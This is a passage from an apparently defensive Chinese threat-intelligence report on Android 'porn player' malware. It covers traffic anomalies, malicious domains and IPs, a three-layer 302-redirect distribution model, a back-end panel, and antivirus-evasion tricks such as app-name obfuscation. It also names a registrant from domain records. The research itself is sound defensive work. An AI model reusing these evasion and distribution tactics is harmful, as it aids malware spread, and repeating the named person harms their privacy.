移动平台流量黑产研究——色情播放器类恶意软件产业链

2016 年 12 月 27 日 dgriot 写评论

360 烽火实验室

http://blogs.360.cn/blog/porn_player_underground_industry/

摘　要

- 360 烽火实验室 8 月底发现了三组异常流量曲线，流量曲线呈现存活时间短，连续 3 天此消彼长的态势，访问量集中最高峰值达到近 2 万次。
- 大量可疑下载链接数指向的文件均为名称具有诱惑性、图标暴露的色情播放器类恶意软件，并且链接都包含固定的“list/日期”格式。
- 可疑下载链接均来自重定向跳转，流量数据包中的 Set-Cookie 的值都有一个十分明显的固定特征“cdm=http”。
- 抽取相似网络流量特征看，表现出 IP 层、跳转层、下载层的三层控制分发模型。
- 通过对可疑域名的的追踪，发现了管理后台、分发的色情播放器类恶意软件以及网站使用的伪装手法。
- 色情播放器类恶意软件产业链从制作上看，包括恶意模块集成、免杀、视频教程、申请支付 ID。
- 从传播上看，投放方式包括，网页诱导、网页挂马、广告推广、APP 捆绑、论坛和热门影视。
- 从传播量大的原因看，其中一个是因为在不同时间内，同一链接可以灵活控制重定向到多个下载链接，并且通过检查浏览器 UA 标识来逃避审查。
- 从产业链规模看，2016 年全年共捕获色情播放器类恶意软件超过 800 万；色情链接一周的访问流量高达 830 万余次。
- 开发者、广告主和网站主是产业链中的主要角色，他们各自拥有不同的技能与资源。
- 广告联盟作为色情播放器类恶意软件传播中的联系平台，并不是相对独立，而是多个广告联盟呈现上下游的协同合作，是传播量范围大的另一个原因。
- 以色情播放器类恶意软件产业链视角看移动平台流量黑产的趋势，主要表现在传播手段、变现方式、技术特点、攻击对象和资源实力五个方面。
- 通过在政策、社会、技术多层面协同联动，有力打击违法犯罪行为，切实净化网络文化环境。

关键词：色情播放器、流量黑产、移动平台、恶意软件

第一章　　冰山一角

随着互联网的迅猛发展和规模不断扩大，计算机网络不仅在工业、银行、科研教育等各个领域发挥重要作用，而且与我们的日常出行、购物、娱乐、社交等生活密不可分。网络在给我们带来便利的同时，也让一些不法分子嗅到了金钱的味道，产生了诸如钓鱼网站、DDOS 攻击、DNS 劫持、网络流量作弊、恶意程序分发等等黑色产业链。

一、异常流量

网络流量监测作为计算机网络的基础部分，在互联网大数据下通过对流量曲线的检测和分析，可以在第一时间获取特定时期内的网络负载情况、负载变化情况，直观的评估网络环境的健康程度，对于发现网络流量中的异常行为，可以提早发现问题和网络威胁，组织防范或恢复措施，避免带来严重的问题和损失。

360 烽火实验室 8 月底发现了三组异常流量曲线，流量曲线呈现存活时间短，连续 3 天此消彼长的态势，访问量集中最高峰值达到近 2 万次。



图 1.1 异常流量曲线图

二、可疑链接

我们通过持续关注和分析，发现了更多（只列举其中 10 个）存在相似行为的网络主机，并且发现了相似的 URL 链接。

可疑主机	可疑链接	下载文件
air.wasjh.com	air.wasjh.com/list/20160914/*.apk	快播成人版
bon.rg32.cn	bon.rg32.cn/list/20160831/*.apk	绝色影视
car.le93.cn	car.le93.cn/list/20160830/*.apk	快播QVOD
hua.pai96.cn	hua.pai96.cn/list/20160825/*.apk	爱色影视
mei.tu87.cn	mei.tu87.cn/list/20160828/*.apk	夜潜爱播
nex.yi52.cn	nex.yi52.cn/list/20160824/*.apk	无码神播
sam.ma25.cn	sam.ma25.cn/list/20160826/*.apk	色色8看片
sun.qi85.cn	sun.qi85.cn/list/20160827/*.apk	无码神播
wei.hu57.cn	wei.hu57.cn/list/20160828/*.apk	色色9看片
zu.fen68.cn	zu.fen68.cn/list/20160829*.apk	色色8看片

图 1.2 可疑 URL

这些可疑链接指向的文件均为名称具有诱惑性、图标暴露的色情播放器类恶意软件，并且链接都包含固定的“list/日期”格式。

三、链接重定向

链接重定向[1]就是把一个 URL 重定向到另一个 URL 上去。重定向即是把一个目录或者文件的访问请求转发至另外一个目录或者文件，当用户发出相应的访问请求时将自动跳转到指定的位置，常见的重定向有 301（永久重定向）及 302（暂时重定向）两种。

我们在溯源可疑下载链接的来源时发现，这些可疑链接都是在客户端请求某个链接时经过 HTTP 协议 302 码暂时重定向指向的链接。



图 1.3 重定向示意图

每个独立的下载链接之间看似不相干，但实际上都是存在相互关联的。经过一段时间的观察，我们发现客户端在不同时间内请求同一个链接时，返回的重定向页链接是不同的，并且从抽取的流量包中还发现这些网络流量中所返回的 Set-Cookie 的值都有一个十分明显的固定特征“cdm=http”。这种链接重定向跳转机制导致出现了上面提到的大量可疑下载链接。



图 1.4 请求同一链接重定向到不同的地址

四、分发模式

(一) 分层

通过可疑下载链接的表现形式、利用的 HTTP 协议 302 码暂时重定向特性以及流量包中的固定特征“cdm=http”，我们关联出更多网络主机间的关系



图 1.5 更多网络主机关系

它们之间关系表现为分层结构主要分为三层，中间层向上指向同一 IP，向下指向多个下载链接，我们将上层命名为“IP 层”，中层命名为“跳转层”，下层命名为“下载层”。

IP层	跳转层	下载层
120.25.203.58	down.mppay.net	ic.sxzhuan.com
		vvc.llzj1688.com
		cdn.shouxinad.com
		cdn.mppay.net
		nc.shouxinad.com
	d.mppay.net	mpdwon.oss-cn-shenzhen.aliyuncs.com
		cdn.sxzhuan.com
114.215.174.187	xx.8782.net	hd.kuaixiaapp.com
		hdd.8782.net
	pus.qiyue168.cn	rq8zgrbp.zhxapp.com
		nex.yi52.cn
	kk.kuaixiaapp.com	hd.kuaixiaapp.com
	q7w2e9.zhxapp.com	rq8zgrbp.zhxapp.com

图 1.6 三层结构

(二)　控制模型

从上面的实例分析，我们抽象出一个三层控制模型，通过控制模型实现对色情播放器类恶意软件的传播。



图 1.7　三层控制模型

- 下载层：表现为链接每天频繁地变化，出现和消亡的周期短，短时间内访问集中爆发；
- 跳转层：表现为采用 HTTP 协议 302 码暂时重定向，灵活切换控制下载层，与下载层相比数量相对收敛；
- IP 层：表现为对跳转层的集中控制管理，与下载层和跳转层相比更为收敛，变化程度小。

第二章　　始作俑者

色情播放器类恶意软件数量近几年呈现爆发式增长，软件总量达到千万量级，时刻威胁着用户手机及财产安全。“天下熙熙，皆为利来；天下攘攘，皆为利往”，这类恶意软件之所以“兴起”，它的背后一定潜伏着巨大的利益与诱惑。我们对色情播放器类恶意软件的来源、危害和传播方式进行了长期关注，揭开了其背后的黑色产业链。

一、重要线索

我们通过网络流量的分析，在“mppay.net”域名下，发现了一个 APK 包的渠道分发状态后台。后台页面清楚得展示出 400 多个渠道编号、更新日期时间和对应的下载链接。

渠道编号	更新日期时间	更新时间	操作
G222	20161125152409	7分钟前	下载
G100	20161125152417	7分钟前	下载
G099	20161125152424	7分钟前	下载
G098	20161125152432	6分钟前	下载
G097	20161125152440	6分钟前	下载
G096	20161125152447	6分钟前	下载
G095	20161125152454	6分钟前	下载
G094	20161125152503	6分钟前	下载
G093	20161125152510	6分钟前	下载
G092	20161125152518	6分钟前	下载
G091	20161125152526	6分钟前	下载
G090	20161125152534	5分钟前	下载
G089	20161125152541	5分钟前	下载
G088	20161125152549	5分钟前	下载
G087	20161125152557	5分钟前	下载

图 2.1 分发后台

页面分发的软件全部为色情播放器类软件归属与 Trojan.Dropper.Android.FakeDebuggerd.B 同一恶意家族，并且分发的软件每天都在更新，我们选取了一段时间内下载的软件进行了统计，其中包括“91 爱妹视频”、“成人 i 影院”、“91 爱色院线”等等。



图 2.2 分发后台下载统计

“mppay.net”域名的备案信息显示，网站名称为“安卓图片”，注册人为汤某，官网地址为“www.mppay.net”。

ICP备案主体信息			
备案/许可证号：	粤ICP备15049244号	审核通过时间：	2016-06-29
主办单位名称：	深圳市明鹏光易科技有限公司	主办单位性质：	企业

ICP备案网站信息			
网站名称：	安卓图片	网站首页网址：	www.mppay.net
网站负责人姓名：	汤柳明	网站域名：	mppay.net
网站备案/许可证号：	粤ICP备15049244号-1	网站前置审批项：	

图 2.3 备案信息

图 2.4 辉煌国泰网页

官网看似正常，但是我们发现几个细节比较可疑。首先，官网名称为“辉煌国泰”主要销售车载多媒体与备案名称信息不符；其次，官网所有的链接都为无效链接点击无效，并且在网页源码中我们发现“saved from url=(0038)http://www.xinpinhang.com/cn/index.php”

图 2.5 辉煌国泰网页源码

这个链接指向另一个名为“鑫品航电子”的网站，这个网站的链接跳转正常。“辉煌国泰”与“鑫品航电子”两个网站从架构到内容都高度相似。“辉煌国泰”仿冒他人网站内容作为掩护，实际上背后是色情播放器类恶意软件的分发平台。

图 2.6 鑫品航电子网页

通过数据查询，汤某还注册了多个域名，我们发现其他几个也都是一些仿冒网站，域名下存在管理后台暗中推广色情播放器类恶意软件行为。



图 2.7 域名注册信息

二、产业链

(一) 制作

1. 恶意模块集成

开发者利用一些 Root Exploit SDK 部署恶意模块，从而达到窃取隐私、恶意扣费、静默安装等多种恶意行为。

图 2.8 寻求 Root SDK 合作

2. 免杀

开发者不仅在软件名称、包名、签名进行混淆，还对代码进行加固保护，试图绕过杀软的查杀策略，达到免杀目的。

原软件名	混淆软件名
火爆视频	V火UA爆gOAvy视tm频
视频解码软件	O视mP频IG解tp码IV软GG件
夜涩视频	O夜eq涩SV视pX频
视频解码软件	O视TA频iu解EI码Gc软ft件
视频解码软件	O视xv频FR解kD码vg软Uk件
小爱视频	小O爱T视C频
夜涩视频	O夜gZ涩Hh视Ht频
夜涩视频	K夜OB涩TA视tS频

图 2.9 Android 木马逃逸术-软件名称混淆[2]

3. 视频教程

网上还有一些教授如何制作下载页面后台和替换下载链接的视频教程。

